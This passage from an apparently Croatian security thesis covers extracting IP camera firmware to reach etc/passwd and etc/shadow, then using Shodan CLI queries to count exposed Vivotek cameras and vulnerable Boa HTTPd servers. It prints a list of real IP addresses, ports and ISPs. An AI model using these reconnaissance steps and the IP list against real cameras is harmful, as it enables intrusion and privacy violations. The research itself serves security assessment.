Daljnjom analizom i ulaskom u datoteku ***_rfs3798.extracted*** došlo se do vrlo važnog podatka, o ***squashfs-root*** datoteci koja upućuje da se u njoj nalaze važni pokazatelji o samom uređaju vidljivo iz Slici 6-49.




Slici 6-49 *Squashfs-root* datoteka

Otvaranjem *Squashfs-root* datoteke, došlo se do sljedećih interesantnih pokazatelja vidljivo na Slika 6-50.




Slika 6-50 Sadržaj *Squashfs-root* datoteke

Iz prikazanog direktorija odabrana je ***etc*** mapa jer je poznato da Linux operacijski sustavi pohranjuju korisnička imena i pripadajuće sažetke zaporki u ***etc/passwd*** ili ***etc/shadow***. Slika 6-51 prikazuje ***etc*** mapu s pripadajućim sadržajem.



Slika 6-51 *Etc* folder s pripadajućim sadržajem

I za sam kraj, prikaz ključnih informacija o osjetljivim podacima na Slika 6-52.



Slika 6-52 Osjetljivi podaci

Obzirom na sveukupnu važnost firmvera, nekoliko bitnih preporuka vezano za samu sigurnost firmvera o kojoj treba voditi brigu:

- Osigurati autentikaciju i integritet firmvera;
- Osigurati asimetričnu kriptografiju primijenjenu za sigurno pokretanje i sigurno preuzimanje;
- Spriječiti da se firmver modificira i instaliraju hakirani podaci;
- Uvijek provjeriti da li je preuzeta podatkovna datoteka ili firmver autentičan i nepromijenjen. [87]

6.3. Shodan analiza

Drugi dio analize rada prikazat će preko IoT tražilice *Shodan* koliko je kamera spojeno na Internet, primarno od svakog testiranog proizvođača i modela ukoliko je dostupan, koliko ih je ranjivo i drugi značajni pokazatelji dobiveni Shodan tražilicom.

6.3.1. Što je Shodan?

Shodan [88] je IoT tražilica koja prepoznaje i detektira sve uređaje povezane na Internet (npr. kamere, usmjernici, preklopnici, poslužitelji i dr.) te korisniku omogućuje pronalaženje svih uređaja pomoću različitih filtera. Shodan prikuplja informacije na web poslužiteljima, a primarno na:

- HTTP/HTTP - portovi 80, 8080, 443 i 8443
- FTP – port 21
- SSH – port 22
- Telnet – port 23
- SNMP – port 161
- IMAP – portovi 143 ili kodirano 993
- SMTP – port 25
- SIP – port 5060
- RTSP – port 554. [89]


Ako je uređaj izravno spojen na Internet, Shodan ga pita za razne javno dostupne informacije. Vrste indeksiranih uređaja mogu se jako razlikovati u rasponu od malih stolnih

računala pa sve do nuklearnih elektrana i svega između toga. Većina podataka preuzeta je s banera, a to su metapodaci o softveru koji se izvodi na uređaju. Ovo mogu biti informacije o poslužiteljskom softveru, opcije koje usluga podržava, poruka dobrodošlice ili bilo što drugo što bi klijent želio znati prije interakcije s poslužiteljem.

Shodan je pokrenuo 2009. godine računalni programer John Matherly [90] koji je osmislio ideju pretraživanja uređaja povezanih s Internetom. Ime Shodan odnosi se na „SHODAN“, lika iz serije video igara System Shock.[5]

Za razliku od web tražilica poput Googlea ili Binga koji pretražuju i indeksiraju World Wide Web, koji je manji dio onoga što je povezano s Internetom, Shodan indeksira Internet te mu je cilj pružiti cjelovitu sliku Interneta. Ono što je bitno razumjeti kod Shodan tražilice je sintaksa upita za pretraživanje. [91]

Slika 6-53 prikazuje naslovnicu Shodan IoT tražilice.



Slika 6-53 Shodan tražilica-naslovna stranica

Za korištenje Shodan tražilice potrebno je kreirati besplatan račun, no za naprednije pretrage postoji i opcija plaćanja u raznim modelima zavisno od odabira.

Postoji više načina kako koristiti Shodan tražilicu i kako se kretati po web mjestu. [92]

[5] https://en.wikipedia.org/wiki/SHODAN, 07.09.2019.

Osim osnovne web tražilice, postoji i tražilica putem sučelja naredbenog retka (engl. *Command- Line Interface*). [93] Za pretraživanje nije nužno otvarati web preglednik, već se detaljno pretraživanje može izvršiti instalacijom Shodana putem naredbenog retka. Za instalaciju je potrebno otvorit terminal u Kali Linuxu ili nekom drugom terminalu koji se koristi u radu te slijediti upute:


- `easy_install shodan`

Nakon instalacije potrebno je inicijalizirati API ključ pomoću

- `shodan init YOUR_API_KEY`


API ključ se dobiva na Shodan računu registriranog korisnika.

Nakon uspješne instalacije Shodana i inicijalizacije API ključa dobiva se obavijest prikazana na Slika 6-54.



Slika 6-54 Inicijalizacija API ključa

Nakon toga možemo započeti s *CLI* radom. Za početak možemo pogledati naredbom *shodan-h* koje nam se sve opcije nude vidljivo iz Slika 6-55.



Slika 6-55 Shodan *help* opcija

Detaljnija specifikacija banera za pretraživanja dostupna je na Shodan-ovoj stranici za programere[6].

6.3.2. Shodan analiza mrežnih kamera


Na upit o broju indeksiranih IP kamera, Shodan izbacuje podatak da ih ima 4 663 372 vidljivo na Slika 6-56 .

```
root@kali:~# shodan download ipcam-ipcam status
Search query:                    status
Total number of results:         4663372
Query credits left:              73
Output file:                     ipcam-ipcam.json.gz
  [####################################-]   99%  00:00:00
Saved 1000 results into file ipcam-ipcam.json.gz
```

Slika 6-56 Shodan - broj IP kamera

6.3.2.1 Vivotek

Na upit u tražilicu za testirani model Vivotek IB8382-T dobili smo odgovor da ima samo jedan indeksirani model vidljiv na Slika 6-57.



Slika 6-57 Shodan-Vivotek IB8382-T

[6] https://developer.shodan.io/api/banner-specification, 08.09.2019.

Daljnji korak bio je kroz razne oblike postavljanja upita doći do broja pronađenih Vivotek kamera prikazano na Slika 6-58.

- *shodan count Vivotek*
- *shodan count VVTK*
- *shodan count Vivotek Network Camera*

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count vivotek
1044
root@kali:~# shodan count vvtk
7819
root@kali:~# shodan count vivotek network camera
562
root@kali:~#
```


Slika 6-58 Shodan odgovori na inačice Vivotek upita

Koristeći ranije dobivene informacije od *Zenmap* port skenera vidljive na Slika 6-59


```
Nmap scan report for 192.168.1.2 (192.168.1.2)
Host is up (0.00086s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Boa HTTPd 0.94.14rc21
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=streaming_server
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Boa/0.94.14rc21
|_http-title: 401 Unauthorized
554/tcp  open  rtsp    Vivotek FD8134V webcam rtspd
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
8080/tcp open  http    Boa HTTPd 0.94.14rc21
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=streaming_server
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Boa/0.94.14rc21
| http-title: 401 Unauthorized
```

Slika 6-59 Zenmap Vivotek-info za Shodan analizu

i *Burp Suite* alata za testiranje web aplikacija vidljivo iz Slika 6-60 i Slika 6-61,



Slika 6-60 Burp Suite-Vivotek „*cgi-bin*“ filter za Shodan analizu




Slika 6-61 Burp Suite-Vivotek „Boa/0.94.“ filter za Shodan analizu

krenulo se u detaljnije ispitivanje. Filteri za korištenje u Shodan CLI su:

- *Cgi-bin/viewer/getparam.cgi* – Vivotek WebAPI [94]
- Server: *Boa HTTPd 0.94. 14rc21* [95] – zanimljiv Web server s pronađenom ranjivosti koji koristi Vivotek za mrežne kamere

Podatke o broju i statističkim pokazateljima gdje se pronalazi *Cgi-bin/viewer/getparam.cgi* vidljivo je sa Slika 6-62.



Slika 6-62 Shodan „*cgi-bin*“ odgovor

Na upit o broju, Shodan pokazuje da ima ukupno 397 *Boa HTTPd 0.94. 14rc21* web servera vidljivo na Slika 6-63.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count Boa HTTPd 0.94.14rc21
397
root@kali:~# shodan download Boa HTTPd 0.94.14rc21
Search query:                    HTTPd 0.94.14rc21
Total number of results:         397
Query credits left:              64
Output file:                     Boa.json.gz
  [#####################################-]   99%  00:00:00
Saved 397 results into file Boa.json.gz
```

Slika 6-63 Shodan „*Boa*“ odgovor

Možemo napraviti poveznicu između broja Vivotek mrežnih kamera, Cgi-bin/viewera i Boa HTTPd 0.94.14rc21 web servera vidljivo na Slika 6-64.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count /Cgi-bin/viewer/getparam.cgi
556
root@kali:~# shodan count vivotek network camera
562
root@kali:~# shodan count Boa HTTPd 0.94.14rc21
395
root@kali:~#
```

Slika 6-64 Shodan Vivotek poveznica

Daljnjom analizom o portovima 80, 8080 i 554 koji su otvoreni na testiranoj Vivotek kameri nastoji se utvrditi koliko je takvih Vivotek kamera prisutno na Internetu.

Slika 6-65 prikazuje da ima 129 Vivotek kamera s otvorenim portovima 80, 8080 i 544.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count vivotek port:"80,8080,544"
129
root@kali:~# shodan search --fields ip_str,port,org,hostnames vivotek port:"80,8
080,544"
```

Slika 6-65 Vivotek-otvoreni portovi 80,8080 i 544

Dio detaljnijeg prikaza zadanog upita *shodan search --fields ip_str,port,org,hostnames vivotek port."80,8080,544"* prikazan je na Slika 6-66.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
50.252.211.229  80      Comcast Business        50-252-211-229-static.hfc.comcas
tbusiness.net
220.75.176.182  80      Korea Telecom
79.212.146.233  80      Deutsche Telekom AG     p4FD492E9.dip0.t-ipconnect.de
69.162.213.42   80      Alaska Communications Systems Group     69-162-213-42.st
atic.acsalaska.net
80.34.8.30      8080    Telefonica de Espana Static IP  30.red-80-34-8.staticip.
rima-tde.net
82.127.37.85    80      Orange  laubervilliers-656-1-252-85.w82-127.abo.wanadoo.
fr
83.57.100.167   8080    Telefonica de Espana    167.red-83-57-100.dynamicip.rima
-tde.net
41.38.225.235   80      TE Data host-41.38.225.235.tedata.net
73.255.210.127  80      Comcast Cable   c-73-255-210-127.hsd1.fl.comcast.net
93.57.5.233     80      Fastweb 93-57-5-233.ip162.fastwebnet.it
58.152.99.187   8080    Netvigator      n058152099187.netvigator.com
187.75.200.189  8080    Vivo    187-75-200-189.dsl.telesp.net.br
114.35.181.216  8080    HiNet   114-35-181-216.HINET-IP.hinet.net
133.43.35.130   80      Nihon University
77.102.218.92   80      Virgin Media    cpc128296-linl10-2-0-cust91.know.cable.v
irginm.net
189.236.206.1   8080    Telmex  dsl-189-236-206-1-dyn.prod-infinitum.com.mx
141.7.70.59     80      Hochschule Heilbronn    webcam2.gr.hs-heilbronn.de
:
```


Slika 6-66 Rezultati upita Vivotek otvorenih portova

Shodan pruža pristup i izvorima podataka o ranjivostima i iskorištavanju na:

- Exploit Database [96]
- Metasploit [97]
- Common Vulnerabilities and Exposures (CVE) [98]

Putem Shodan Exploits stranice[7] pronašli smo i iskoristivosti za Vivotek kamere prikazane na Slika 6-67.


[7] https://exploits.shodan.io/welcome, 11.09.2019.



Slika 6-67 Shodan Exploits-Vivotek

6.3.2.2 DVC (TVT)

Sljedeće na redu u Shodan analizi bila je DVC kamera, no obzirom da je to brend u Hrvatskoj, za Shodan je bitan proizvođač tih kamera, tvrtka TVT [47]. Upit za pronalazak testirane kamere DVC DCN-BF3231 ne pronalazi nikakav rezultat vidljivo iz Slika 6-68.



Slika 6-68 Shodan upit DVC-DCN

